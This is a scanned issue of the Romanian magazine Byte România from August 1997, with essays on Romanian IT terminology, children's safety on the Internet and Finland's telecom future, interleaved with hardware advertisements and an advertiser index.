Se întâmplă că sunt vicepreşedintele TermRom - Asociaţia Română de Terminologie (da, există aşa ceva !). Spun asta nu pentru a da o greutate sporită părerilor mele, ci pentru a pune în evidenţă interesul „profesional“ pentru problematică (dar să nu se înţeleagă că aş exprima punctul de vedere al TermRom; nu există puncte de vedere „oficiale“ !). Vreau să intru şi eu în nesfârşita dispută „purişti“ - „autohtonişti“ în chestiunea terminologiei informatice. Nu de alta, dar am treabă cu ea toată ziua.

Recitesc (cu plăcere) articolul d-lui Mircea Sârbu („Câte ceva despre terminologie“), şi primul lucru pe care l-aş spune este: da, nu există un „for ştiinţific“ care să consacre o terminologie (informatică) „oficială“, în plus cred şi eu că presa („de profil“) are „misiunea istorică“ de a face asta. E drept că se pregăteşte un standard românesc care să consacre câţiva termeni (mai vechi; deh, procesul de standardizare nu ţine nici aici pasul), dar şi acolo avem aceleaşi discuţii, la fel de „conciliabile“. Sigur că presa trebuie „ajutată“, adică să nu fie lăsată singură să inventeze. Şi noi, restul breslei, avem o responsabilitate. Din păcate nu putem tragem nădejde de la lingvişti. Am avut destule discuţii cu lingvişti importanţi. Mentalitatea lor este cea de observator: consemnează, nu intervin. Poate e rezonabil. Mă supără doar când — post festum — deplâng rezultatele. Precum zoologul care filmează pe lup mâncând iepurele şi pe urmă zice: „vai săracu' iepuraş“. Dar poate nu e rezonabil. Ce, lingviştii nu sunt vorbitori ? Sau sunt altfel de vorbitori ? Exemplu: ţineţi minte când se punea problema *blue jeans* ? Lingviştii n-au intervenit cât se mai putea face ceva. Apoi mahalaua a impus *blugi*. Nimănui nu-i place, dar „societatea“ a hotărât ! Mă rog, asta a fost o paranteză (mizez pe faptul că lingviştii nu prea citesc reviste de informatică; sunt laş, n-aş vrea să ştie că-i critic în public, sunt prietenii mei).

Să (re)vin la plebicist. Sunt de acord cu „principiile lui Sârbu“. Le-aş mai comenta însă.

Sârbu 1: a se evita crearea inutilă de neologisme. Prin asta dânsul înţelege crearea de „neaoşisme“ gen „gâtlegău“. Da (în principiu). Corolarul meu: a nu se evita crearea utilă de neologisme.

Sârbu 2: a se evita preţiozităţile. Adică, dacă poporul a românizat, noi „telectualii“ să nu ne dăm culţi (putem să ne remarcăm în alte ocazii).

Sârbu 3: a se permite crearea de cuvinte noi prin mecanismele naturale ale limbii. Jawohl !

Sârbu 5. a nu se contrazice obişnuinţe deja create. Practica zice că se poate, dar nu merită. Francezii au reuşit cu logiciel, dar n-au reuşit cu bouteur (= buldozer).

Sârbu 6. a se evita posibile confuzii. Cu alte cuvinte, dacă se poate reduce ambiguitatea, să se !

Subscriu. Problema e cum să facem ca să le respectăm pe toate ? Răspunsul meu: să procedăm „postmodern“, adică cum ne vine bine !. Adică (în această ordine de priorităţi):

a) Reutilizând ce avem deja, când se potriveşte. Exemple:

1. *user-friendly* = ***convivial***.
2. *window* = ***fereastră***.
3. *keyboard* = ***tastatură***.

b) Inventând (când avem cu ce, şi iese intuitiv). Exemple:

1. *E-mail* = ***e-poştă*** (pronunţia *email* e clar catastrofală).
2. *Download* = ***descopia*** (e natural şi e precis, se diferenţiază convenabil de a descărca).
3. *Upload* = ***încopia*** (vezi mai sus, modele ar fi: ***încleia/descleia***, spre pildă).

c) Transpunând din franţuzeşte (când ne vine bine). Exemple:

1. *Mainframe* = ***macrocompiuter*** (contrast convenabil cu *microcompiuter*).
2. *Downsize* = ***micromizare*** (foarte intuitiv).
3. *Spreadsheet* = ***tabelor*** (nu *tabulator*!).

d) Fonetizând (e în spiritul limbii române !) termenul englezesc care se foloseşte curent (dacă merge !). Exemple (cu care ştiu că mă expun ridiculizării; o să supravieţuiesc):

1. ***Compiuter/compiutere*** (Cei ce râd trebuie însă să-mi răspundă: computer/computere de ce să aibă rădăcina englezească şi desinenţele româneşti [cum se articulează ? cum se declină ?] ? După care logică ? Dar ***bit/biţi*** sau ***bait/baiţi*** de ce am acceptat ?).

2. ***Maus/mausuri*** (E foarte pragmatic: desemnează un obiect bine precizat, e mult mai precis decât şoarece. Cu alte cuvinte, astfel se de-metaforizează şi mai scade ambiguitatea limbii).

3. ***Icon/iconuri*** (E mult mai precis şi mai adecvat decât *icoană*; măcar nu-l deteriorează. Mai ales că aveam deja adjectivul *iconic*.).

4. ***Clic/clicuri, a clicăi (a clica)*** (Sorry, aşa se zice prin jurul meu ! S-a întâmplat în mod natural, ca şi a *ticăi*, presupun.).

5. ***Hard/harduri*** (Asta e !).

6. ***Soft/softuri*** (Vezi 5).

7. ***A loga*** (Unixiştilor, spuneţi altfel ?).

8. ***Draiver/draivere*** (Ce hibă are ? De ce zicem *coafor* şi nu *coifeur* ?).

9. ***Form/formuri*** (E neambiguu, i.e. mai precis decât *formă/forme* sau *formular/for-*

IMPRIMANTE

TRICORP
electronics
ECHIPAMENTE:
str. Londra nr. 33
tel: 679 48 79 tel/fax: 230 44 58
TEHNIC, CONSUMABILE, SOFTWARE:
str. Județului nr. 9, bl. 20, sc. A, ap. 2
tel/fax: 210 52 64
BUCUREȘTI
e-mail: tricorp@radiotel.ro

Departamental Printers
- HP LaserJet 5Si
- HP LaserJet 5NX
- HP LaserJet 5MX
- HP LaserJet 5Si Mopier

Workgroup Printers
- HP LaserJet 5
- HP LaserJet 5M
- HP LaserJet 5N

HEWLETT PACKARD
Authorized Reseller

mulare).

10. Onlain (E evident că nu avem o soluție românească preexistentă. De ce să n-o adoptăm, e în spiritul limbii.).

11. Freim/freimuri (Zice cineva cadru/cadre ? N-am auzit.).

12. Aplet/apleturi (Ce poate fi mai natural ?).

e) În fine, lăsând termenul ca la mama lui, când nu iese altfel. Exemple: *OK, PC, SCSI, CD-ROM, cut/paste.*

În definitiv, nu astea sunt procedeele clasice prin care se îmbogățește limba ? Da' în sec. XIX cum s-a făcut ? Unde s-ar ajunge dacă toate cuvintele le-am păstra în forma originară ? Și atunci, aș adăuga la principiile Sârbu vorba cântecului „să nu uităm nicicând să iubim fonetismul“. Eu îl iubesc. Cred că e un atu al limbii române (știu, nimic nu e perfect: este-zis-ieste, server-zis-servăr etc. și totuși). Asta mi-a devenit evident când — în '84 — am fost în China (ce vremuri... România vindea Felixuri în China...) și am venit în contact direct cu ideogramele. Cum să nu fiu impresionat când aflu că ceai și tea sunt ambele cuvinte chinezești (unul din nord, celălalt din sud), dar că au aceeași „reprezentare grafică“ ? Sau când văd la piață oameni care, în ultimă instanță — ca să se înțeleagă — desenează ideograma cu degetul pe palmă ? Și o dată m-am gândit (ok, după aia m-am odihnit !): ce se întâmplă dacă unul al dracului îi strecoară lui Ceaușescu în mijlocul discursului un cuvânt „tare“, „maniheism“, să zicem ? Nimic, citește și-i dă mai departe. Dar, într-o situație similară, bietul Deng ce face ?

Susțin și principiul **Sârbu 4: a se încuraja crearea de sinonime.** Dar acesta e de natură stilistică. Important, dar nu esențial.

În concluzie, mă declar un autohtonist eclectic. Aș formula ca un corolar la principiile lui Mircea: dacă e de ales, să se aleagă varianta care îmbogățește limba, nu-i atentează la fonetism și sporește precizia exprimării. Îmi vreau limba bogată, precisă, nuanțată, deschisă. Pentru mine diversitatea culturală (în particular lingvistică) este o valoare importantă. Foarte importantă. Prin urmare, Byte-ților, PC-Report-ților, țineți-o tot așa, tovarăși ! ■

20 iunie 1997, 13:06

Domnul Dan Matei este vicepreședintele RomTerm (Asociația Română de Terminologie).

PCMCIA
Solutii pentru culegere de semnal

Ultimele noutati din familia de produse PCMCIA de la National Instruments includ:

DAQCard-AI-16E-4 – 16 canale analogice, 250 kS/s viteza de scanare, rezolutie de 12-bit, 8 linii digitale, 2 counter/timer de 20 MHz up/dpwn.

DAQCard-AI-16XE-50 – 12-canale analogice, 200 kS/s viteza de sampling, pe un canal, 20 kS/s viteza de scanare, rezolutie de 16-bit, 8 linii digitale, 2 counter/timer de 20 MHz up/down.

DAQcard-516 – cea mai ieftina cartela de 16-bit de pe piata! 8 canale analogice, 50 kS/s viteza de scanare, rezolutie de 16-bit, 8 linii digitale, 2 counter/timer de 10 MHz.


Software – NI-DAQ Driver sofware pentru Windows 95, si Windows 3.1. Acest driver poate fi folosit din LabVIEW, LabWindows/CVI, ComponentWorks, Measure, VirtualBench, Visual Basic, si C/C++.

NATIONAL INSTRUMENTS
The Software is the Instrument

Integratori de sisteme National Instruments in Romania
Bucuresti: Imperial Electric 211 3782; Genesys Software 638 4944; ACT 637 7156
Cluj-Napoca: FROsys 064/43.08.05; Net Brinel Computers 064/43.02.80
Timisoara: CoRES Trade 056/19.00.51
Iasi: Tehnorom 032/11.65.02; Prince Software 032/21.25.59

© Copyright 1997 National Instruments Corporation. All rights reserved.
Product and company names listed are trademarks or trade names of their respective companies.

Da telefon integratorilor nostrii de sisteme pentru informatie asupra produselor noastre in gama PCMCIA, si conditionare de semnal.



Evanghelia după Internet (II)
Mărturii din ciberspaţiu
De Dan Iancu

Creşteţi şi vă înmulţiţi !

„The concept of open society is based on the recognition that people act on the basis of imperfect knowledge and nobody is in possession of the ultimate truth.“

George Soros,
swww.soros.ro

Şi acum se va ridica veşnica întrebare a căutătorilor de soluţii facile: „Bine, bine, am înţeles cum e cu responsabilitatea alegerii, dar cum rămâne cu copiii?“. Un fel de dreptate ar avea la prima vedere, dacă stăm şi ne gândim câte fantome bântuie Internetul, de la sectele ce propovăduiesc o nouă şi „definitivă“ religie, până la banala de acum pornografie. Dacă fiece adult are dreptul de a îngurgita plăcinte cu barbiturice asezonate cu vodcă, nu putem sta indiferenţi când ne gândim că aceasta i se poate întâmpla unuia de lângă noi, chiar de foarte aproape. Cum să fie apăraţi cei ce n-o pot face singuri, cei care încă nu au discernământul format pentru a decela ce se ascunde sub o tentantă propunere dotată mai ales cu poze frumos colorate şi explicaţii aparent pe înţelesul tuturor?

Acum ceva timp am citit în Boston Globe istoria unei fete de 13 ani care şi-a pus şapca-n cap (expresie tradusă cuvânt cu cuvânt după titlul articolului) şi a plecat în lume după e-iubitul ei. Şi uite aşa a hălăduit ea prin America vreo trei săptămâni spre disperarea părinţilor care se topeau de dorul ei. Ziarul relata de fapt un happy-end în care fătuca dădea un interviu moralizator îndemnând pe alte surate predispuse la e-dragoste să fie cumpătate, în timp ce acaparatorul de minore zăcea în arestul politiei (cât se poate de ne-electronică!) pentru a da lămuriri asupra tentativei de e-corupere. Acesta e un caz fericit.

Problemele apar când sunt preluate cu titlu de „am găsit vinovatul“ declaraţiile unor delicvenţi minori cum că au acţionat pentru că aşa au văzut undeva pe Internet sau într-un film sau într-o carte. În fond nu e mare diferenţă între a considera „The Catcher in the Rye“ responsabilă de asasinarea lui John Lennon şi condamnarea libertăţii de a-ţi crea o pagina de Web în care să prezinţi o apropiată venire a sfârşitului lumii şi să îndemni la sinucidere colectivă. Lupta clasificărilor obiectelor audio-vizualului după criterii altele decât estetice este poate o armă, după cum voi repeta şi mai jos, cu două tăişuri. Unul tocit, cel al râvnitei filtrări, celalalt extrem de ascuţit, cel al vânzărilor.

Dar să trecem la soluţii, mai bine zis la enumerarea lor pentru că, cinstit să fiu, nu văd cum am putea împiedica pe cineva, fie el un copil, de a se aventura pe ici pe colo, mai ales unde nu are voie. Nu pentru că plozii noştri nu ar fi cuminţi, nuuu, dar parcă poţi să ştii?

Cea mai banală soluţie este filtrul. Unde punem filtrul? „Dacă e prea înalt în sus...“. Ar fi câteva locuri: în propriul calculator, în server sau în ţară. Primul loc e cam nesigur. Un plod bine antrenat va găsi mijlocul să-l demonteze şi să ni-l monteze nouă eventual. Oricum, vom fi – tehnic vorbind – în urma copiilor, mai ales că lumea calculatoarelor e plină de newbies vârstnici şi, în ziua de azi, un tisti-bisti îţi poate ţine lecţii de cum se poate decodifica o biată parolă a Pentagonului. Filtrarea făcuta la nivel de server sau furnizor de acces nu e nici ea o soluţie infailibilă, pentru că se poate găsi o cale de a ocoli (să v-o spun?) şi acest impediment. Rămâne doar legea. Dura lex, sed lex, vom exclama fericiţi frecându-ne pe mâini. Hmm! Cum rămâne cu libertăţile, ca să nu mai vorbim că am pasat cartoful fierbinte împreună cu responsabilitatea pe umerii unui golem iluzoriu: statul? Vom cere să se pună avertismente, parole, chestionare de vârstă, dar cel care caută găseşte şi celui care bate insistent i se va deschide fără doar şi poate. Nu, nu asta poate fi o soluţie reala, mai ales că ziarele abundă de informaţie fierbinte despre astfel de „evenimente“ (de exemplu, în articolele despre Heaven's Gate nici o revistă serioasă americană nu uită să adauge şi adresa http, unele alcătuind şi o listă exhaustivă de astfel de locuri, nu de alta, dar dacă a scăpat cineva ocazia?). Şi ce să mai crezi dacă peste tot, nu numai în România, se face o reclamă nebună „geniilor“ fragede care mai sparg pe ici pe colo câte un cod secret. Că un ziarist nu pricepe de ce respectivul nu e genial, n-ar fi de mirare, dar preţuirea acordată desigur va înfierbânta minţile a nu ştiu câţi ca el. Şi cum poţi opri această super-afacere a mass-mediei, titlurile care se vând bine, care-ţi bat la uşă, care te trezesc, care-ţi năvălesc în casă oricât te-ai ascunde?

Poate şcoala? Dificil de crezut că astăzi, în România, mentalitatea profesorilor de liceu sau şcoală generală e cu totul alta decât cea din vremurile anterioare (şi nu mă refer doar la Epoca de Aur). Nu vreau să fiu luat drept Cassandra, dar nu cred că dintr-o dată rigiditatea impusă de o educaţie ortodoxă, comunistă sau, mai nou, exagerat religioasă, va da soluţii elastice şi va putea găsi resursele necesare pentru o real democratică educaţie. Avem, în general, probleme de înţelegere a drepturilor umane elementare, printre care la loc de cinste e dreptul la libera exprimare, că de el vorbim, aşa că o viziune deschisă asupra a ceea ce-i „nociv“ pe Internet şi cum să lămurim copiii să evite astfel de contacte este departe de a fi aproape de adevăr. Nu de mult, un tânăr profesor, asta da surpriză, făcea pe o listă de discuţii cu profil literar apologia comunismului. Acel „educator“ se retrăgea apoi în „aplauzele“ mulţimii de pe lista respectivă, dar nu singur, ci împreună cu o elevă a lui (n-o să ştiu niciodată dacă respectiva se înscrisese personal sau doar el făcuse oficiul şi tot el primea poşta – bănuitor fiind optez pentru a doua variantă). Rămânea în urmă-i doar oribilitatea faptului de a bloca unui copil accesul la un loc care i-ar fi putut folosi. Dar, desigur, acesta e punctul meu de vedere şi nu al lui. Poate este un exemplu extrem, aţi spune, dar mă îndoiesc. Aş înclina să cred că e tipic şcolii româneşti, nu de alta, dar semnele găsite prin paginile de Web ale liceelor româneşti seamănă destul de bine cu revistele şcolare din vremea mea. Publicăm elevii, dar e-decidem noi, profesorii. Mă întreb când vor îndruma...

Şi iată că, vrând-nevrând, mingea tot în ograda noastră a ajuns. Dar, Dumnezeule, când să ne ocupam de copil? Eu ştiu? În Newsweek (May 12, 1997, ediţia pentru SUA) se preciza că tatăl are 19% timp pentru copil iar mama 32%. Poate ar trebui doar să ne adaptam filozofia „ocupatului de copil“ acestei ere noi şi nu să găsim mai mult timp. Ce-ar fi să stăm de vorbă cu el? Dar nu aşa, cu „În copilăria mea...“, că nu ajută. Vi se va râde-n nas – maximum în gând, din frică sau din politeţe – dar efectul va fi nul. În PC Magazine (nr. 10, din 27 mai) Michael J. Miller scria să urmărim log-urile calculatorului ca să vedem pe unde umblă Măria Sa Copilul. Nu proiectând fuga noastră de răspundere asupra dezvoltării unei fiinţe umane vom rezolva ceva, soluţia lacăt-filtru neavând viitor decât pentru cei care visează posmagi muiaţi. Să-l lăsăm să caute fără să-i impunem prin corecţii adresele permise şi să-l veghem. Victoria va fi când el însuşi ne va spune peste ce-a dat şi de ce nu l-a tentat. A îndruma este arta care presupune pe de o parte răspunderea ta şi pe de alta crearea ei la cel îndrumat. Să aducem diverse subiecte în discuţie. De exemplu, ce-ar fi să renunţăm la povestea cu barza şi să îndrăznim să trecem peste tabu-urile de care noi înşine am fost îmbibaţi. Industria pornografică îşi măreşte dividendele înscriind cu naturaleţe pe pagina de acces aparent seriosul îndemn de a împlini 18 ani. Capcana e evidentă. Pe cine nu îl mână curiozitatea să afle ce este în spatele uşilor închise? Neştiinţa amplificată de neînţelegere, iată cheia „succesului“ şi rezultatele nu se vor lăsa aşteptate! Sau să renunţăm la fumat şi la binecunoscuta formula de superioritate „fă ce spune popa, nu ce face el“. Când vom cunoaşte unde am greşit şi vom putea împărtăşi şi altora, chiar copiilor noştri, cum a fost, fără să ne ascundem după degetele subţiri ale lui „dar nu am avut ce să facem“, atunci vom fi mai aproape unul de celălalt, pentru că „errare humanum est, perseverare...“. Sau să renunţăm să venim „bine dispuşi“ acasă şi mai ales să nu ne mai certăm. Sau să... Ehe, ce lume frumoasa ar fi.

În fond şi la urma urmei, Internetul poate fi o stâncă Tarpeiană şi cel care va rezista va fi un bun spartan. Impactul este mult mai agresiv decât celelalte forme de informare. Preconizata şi anunţat realizata push-technology va mări doza de agresivitate a reţelei şi „scapă cine poate“. N-aş recomanda nici unui părinte un astfel de tratament, dar ar fi bine să ştie fiecare că nu lacătul va opri ceva vreodată, ci numai cuvântul deschis şi făcător de minuni. Să fim alături de cel care nu ştie, să-l învăţăm, dar nu vârându-i pe gât o morala de plastic roz, ci discutând ce şi cum, descoperind pentru el cât şi pentru noi, răspunzând la întrebări şi nu ascunzându-ne de noi înşine cu magica formulă „asta nu e pentru vârsta ta“. Şi să nu ne fie ruşine să spunem ca nu ştim dar vom căuta, şi să căutăm într-adevăr, căci poate aşa ne vom răspunde şi nouă la întrebări care le-am fi pus dacă...

Sau să nu cumpărăm calculator! Dar asta e tot o decizie. N-am ce sa vă fac, cartoful e tot fierbinte şi tot la dumneavoastră-n palmă.■

Boston, 11-mai-1997

Dan Iancu (uhi4ge@aol.com)

MICĂ PUBLICITATE

Anunţ

Informăm pe cei intresaţi că revista noastră electronică, Agora On Line, este oglindită pe serverele firmelor InterComp şi Kappa. Puteţi citi Agora On Line şi la adresele:

http://www.starnets.ro/agora/

http://www.kappa.ro/agora/

Când îţi place,
îl REUMPLI !
la imprimante
Epson, Canon, HP,
foloseşti refill-ul.
Tel: 211.77.80, 210.30.90
210.30.93, Fax: 211.77.87
E-mail: office.orcas@mediafax.ro
orcas@trend.ro
ORCAS
BIROTICA

EPSON
Authorized Dealer
Centru de service
autorizat
Imprimante
DE VITEZA/
HEAVY DUTY

TRICORP
electronics
BUCUREŞTI
tel/fax: 679 48 79;
230 44 58; 210 52 64
e-mail: tricorp@radiotel.ro

● matriciale
DFX-5000+ 13.396.810 lei
DFX-8000 22.223.538 lei
● cu jet de cerneală
SQ-870 7.315.164 lei
STYLUS 1520 11.258.376 lei
SQ-1170 9.635.592 lei
STYLUS COLOR 800 5.146.397 lei
● laser
EPL-N2000 20.277.209 lei

Cât costă lumea?

Nu ştim.
Ce vă putem însă
spune este că
un anunţ de
mică publicitate
de această
dimensiune costă
80$


BYTE
ROMÂNIA
Puteţi obţine informaţii suplimentare la:
Computer Press Agora
Tel.: 065-166516
065-166257

WWW, E-MAIL, FTP...
Total access!
INTERNET
Net Soft
Tirgu Mureş
tel/fax: 065-162614
e-mail: info@netsoft.ro
Sunaţi acum -
şi mâine sînteţi conectat !

®DISTRIBUITOR UNIC AL FIRMEI FAST
Fast Multimedia AG
MOVIE MACHINE, FPS 60, AV MASTER, VIDEO MACHINE
- echipamente multimedia pentru achiziţia de semnal video şi audio
- posibilitate de editare digitală on-line, mixaj video
- sisteme de compresie de tip MJPEG şi MPEG
- editare a efectelor digitale
KEYSYS GrafX
3700 Oradea ROMÂNIA, str. Roşiorilor nr.1
tel./ fax: 0040-(0)59-436281, tel: 0040-(0)59-137700, 137794, 419805, 419806

INDEXUL INSERENȚILOR

Nr.	Firma	Pag.	Telefon
	A		
1	ACT	126	01-6377156
2	Ager Business Tech	120	01-4103303
3	AQ Zalău	122	060-634141
	C		
4	Canon	9	01-2233854
5	Cipro	123	01-2200400
6	Computer Land	42	01-3367599
7	Computer Press Agora	92, 94, 96, 121	065-166516
8	CoRES Trade	126	056-190051
	D		
9	Digital România	82	01-2105508
	E		
10	EUnet România	45	01-4100100
11	Expert System Plus	102	01-2108565
12	Export Consult	55	01-3304549
	F		
13	Flamingo Computers	CIII	01-2225041
14	Forte Company	1	01-3122360
15	FROsys	126	064-430805
	G		
16	Gemini SP	102	01-2108565
17	Genesys Software	117, 126	01-6384944
	H		
18	Hotsoft	106	065-166516
	I		
19	ICL Romania	17	01-2506175
20	Imation	4	092-200722
21	Imperial Electric	126	01-6871547
22	InterComp	85	01-3238255
	K		
23	Keysys Gfx Oradea	128	059-436281
	M		
24	MB Distribution	C II	01-2305127
25	MINOLTA România	2	01-6346245
26	Multimedia Automex România	81	061-761845
	N		
27	National Instruments	126	US(512)795-8411
28	Netsoft	128	065-166516
	O		
29	Orcas Birotica	128	01-2117780
	P		
30	Prince Software	126	032-212559
	R		
31	Romsys	5	01-2300810
	S		
32	Salient România	3	01-2121790
33	Sprint Computers	C IV	044-110700
34	Starsoft	18	051-415800
35	S&T	11	01-3307217
	Sirom Graphics	110	01-2300478
	T		
36	Tehnorom	126	032-116502
37	Tornado Sistems	118	041-618580
38	Tricorp Electronics	126, 128	01-6794879



Finlanda şi viitorul viitorului Europei

Frunzărind printre scrisorile venite în reacţie la o teză cel puţin interesantă pusă în discuţie pe Synapse, la www.hotwired.com - *„On the Internet, geeks are no longer outsiders; they run the place“* - relativ la felul în care cei-ce-nu-ncap-în-tipare ajung nu numai să nu (mai) fie marginalizaţi de societate, ci să aibă un rol determinant în ea - am dat peste o trimitere la un titlu incredibil: *„Finland and the Future of the Future of Europe“*.

Autorul scrisorii - Alex, un englez - relata, printre altele, cît de impresionat a fost de un raport cu acest titlu, prezentat la o conferinţă la care participase, şi mai ales de modul în care erau puse problemele, din care reiesea cît de serios se implica parlamentul şi guvernul finlandez în abordarea sistematică a comunicaţiilor ca o componentă de interes naţional vital în abordarea Viitorului - şi nu numai a viitorului imediat (pînă la alegerile viitoare...) ci a celui de perspectivă lungă.

Ştiam că în Finlanda se întîmplă lucruri interesante - dar nu ştiam mai nimic despre cum s-a ajuns la ele. Aşa că am trimis rapid un e-mail.

După 15 minute aveam un răspuns care mai domolea un pic entuziasmul meu - titlul care mă frapase nu era rodul unui efort de durată, nici al unei inspiraţii de moment, ci pur şi simplu rezultatul unei greşeli de editare...

Oricum, am aflat că raportul cu pricina probabil nu este disponibil pe web; totodată am primit adresa de e-mail a unei persoane - Paula, o finlandeză - care probabil îmi va putea da alte detalii. Evident, am forwardat mesajul către noua adresă de e-mail; atît mesajul meu iniţial, cît şi răspunsul primit, plus trei cuvinte în faţă care să afirme interesul meu în chestiune.

De data asta răspunsul nu a mai venit imediat - oficialităţile sînt oficialităţi în orice ţară, chiar şi în Finlanda.

Dar a doua zi, dimineaţa, în cutia postală era şi răspunsul aşteptat, împreună cu textul complet al raportului. Acesta, în forma în care era - nici nu ştiu exact în ce format, Word-ul l-a importat fără să comenteze, dar măcinînd aproape 15 minute la el, ceea ce era să mă facă să rebootez gîndind lucruri de nepus pe hîrtie relativ la Microsoft - se întinde pe 175 de pagini, scrise, adevărat, ca pentru parlamentari, cu fonte de minim 12 şi margini generoase.

Cuvîntul înainte merită, cred, reprodus măcar parţial, poate îl mai vede cineva din cei care-şi aruncă ochii pe el:

„We must have cultural roots - but above all we need wings to bear us into the future.

The Parliament of Finland has wished to assume an active role in the discourse on the future of the nation. It has obliged the Government to submit a report on the future once each parliamentary term. In it, the Government defines its perception of the country's future and of the measures that will be needed over a time span of 5-15 years. Parliament has appointed the Committee for the Future to deliberate and reply to the Government's report. Parliament deliberates the Committee's report in session and adopts it with any amendments that have been made, whereupon it becomes a resolution of Parliament binding on the Government.“

Aş minti afirmînd că am citit raportul din scoarţă-n scoarţă. 175 de pagini e mult peste ceea ce pot accepta dintr-o dată - chiar dacă este foarte interesant. Cine a parcurs mai în urmă rapoartele Clubului de la Roma, nu va fi surprins de tonul raportului - documentat, serios, puţin îngrijorat. Demn de citit.

Cert este că Finlanda este o ţară interesantă din multe puncte de vedere. Nu numai pentru cele 1000 de lacuri, şi nu numai pentru Paavo Nurmi sau Jan Sibelius. Şi nu neapărat pentru numele ce apar la rubrica *„Famous Finns Today“* pe www.vn.fi: Karita Mattila, Esa-Peka Salonen, Jukka-Pekka Saraste sau Märta Tikkanen. Ci, poate, pentru că Telecom Finland este în prezent proprietarul celei mai dezvoltate reţele ATM din lume. O ţară de 5 milioane de locuitori, a şaptea ca suprafaţă în Europa, şi-a asumat responsabilitatea unui pariu cu viitorul: dacă ATM-ul se impune, mai marii tehnologiei vor fi finlandezii, iar Mecca ATM-iştilor va fi la Helsinki.

Pînă atunci, Telecom Finlanda (www.tfi.net) se mai laudă cu cel mai mare „procent de penetrare“ din lume la GSM - 30% - şi cu telemedicina devenită fapt cotidian...

Nu mă astept ca mîine să apară prin Internet - şi nu numai - titluri gen „România şi viitorul viitorului Europei“. Dar nu văd de ce n-aş spera în el. Şi de ce nu m-aş bucura citind în SunExpert, aprilie97, o declaraţie a lui John Quarterman care sună cam aşa:

„If you want to be part of a big crowd, go to Comdex. If you want networking suits, go to Interop or Internet World. If you want an intense schedule and a small group of knowledgeable people from half the world, go to ROSE in Romania or APRICOT in Hong Kong. It's all a matter of taste...“ ■

Iosif Fettich

ifettich@netsoft.ro

Contează pe puterea, siguranța și flexibilitatea lui...

FLAMINGO Atlas

Atlas
FLAMINGO

... pentru că înglobează:

- puterea procesorului Intel Pentium Pro și a interfeței ULTRA SCSI-3 Adaptec AHA 2940U;
- siguranța datelor puse la dispoziție de memoriile cu paritate Siemens și de unitatea back-up Iomega, DITTO 2G;
- viteza și stabilitatea hard discului Quantum Atlas II;
- flexibilitatea arhitecturii ATX.

Contează pe el!

www.flamingo.ro

Bd. N. Titulescu 121,
Sector 1, București
Tel : 01-222.50.41
Fax: 01-222.59.41
titulescu@flamingo.ro

Bd. Știrbei Vodă 154,
Sector 1, București
Tel : 01-638.35.38
Fax: 01-638.35.38
stirbei@flamingo.ro

Șos. Panduri 29-31,
Sector 5, București
Tel : 01-410.36.23
Fax: 01-410.56.06
panduri@flamingo.ro

Calea București 23B,
Craiova
Tel : 051-417.426
Fax: 051-417.428
craiova@flamingo.ro

Calea lui Traian
176 bis, Rm. Vâlcea
Tel : 050-737.220
Fax: 050-737.220
valcea@flamingo.ro

Dacă până acum ai fost doar un
pion
atunci e timpul să devii
REGE
MMX™
intel inside
pentium®
PROCESSOR
COLOSSEUM NewLine

Mută inteligent şi fă-ţi "mat" adversarii folosind o singură piesă:

COLOSSEUM NewLine

Noi îţi oferim cele mai performante configuraţii, înglobând TEHNOLOGII DE ULTIMĂ ORĂ şi cel mai bogat pachet de SOFTWARE LEGAL, în condiţii de service şi garanţie excepţionale şi la preţuri foarte atractive. Sună acum şi alege configuraţia optimă nevoilor tale !

SPRiNT
COMPUTERS
Str. Romană nr. 28-30 et. I-II, Ploieşti
Tel/Fax: +40-(0)44-110 700
E- mail: sprint@tag.vsat.ro

Intel Inside logo şi Pentium sunt mărci înregistrate, iar MMX este marcă comercială Intel Corporation

Magazine şi Distribuitori autorizaţi

Bucureşti - SPRiNT SITC, Calea Floreasca 167, sect. 2, ☎ 2320030/160; **Bucureşti** - SPRiNT - S plus S, Str. Traian nr.1 (Ansamblul Unirii) Bl.E5; **Braşov** - SPRiNT BTC, str. Tâmpei nr. 8 ☎ 068-323100;
Cluj - SPRINT-SGR, Bd. 21 Decembrie nr. 1 ☎ 064- 430000; **Galaţi** - SPRiNT-ROMLOTUS, str. Domnească nr. 28 ☎ 036-462003; **Oradea** - SPRiNT-KEYSYS, str. Patrioţilor nr. 4 ☎ 059-419748;
Arad **057-281836** Argeş **048-637135** Botoşani **031-533222** Brăila **039-634169** Călăraşi **042-324581** Caraş-Severin **056-311257** Constanţa **041-660459 041-636076** Covasna **067-330285, 067-362199**
Dâmboviţa **045-634583** Dolj **051-411715** Galaţi **036-465270** Giurgiu **046-217805** Gorj **053-218515** Harghita **066-124644, 066-216518**

Concurență pentru Pentium II

Vol. 3, Nr. 8 AUGUST 1997

BYTE ROMÂNIA

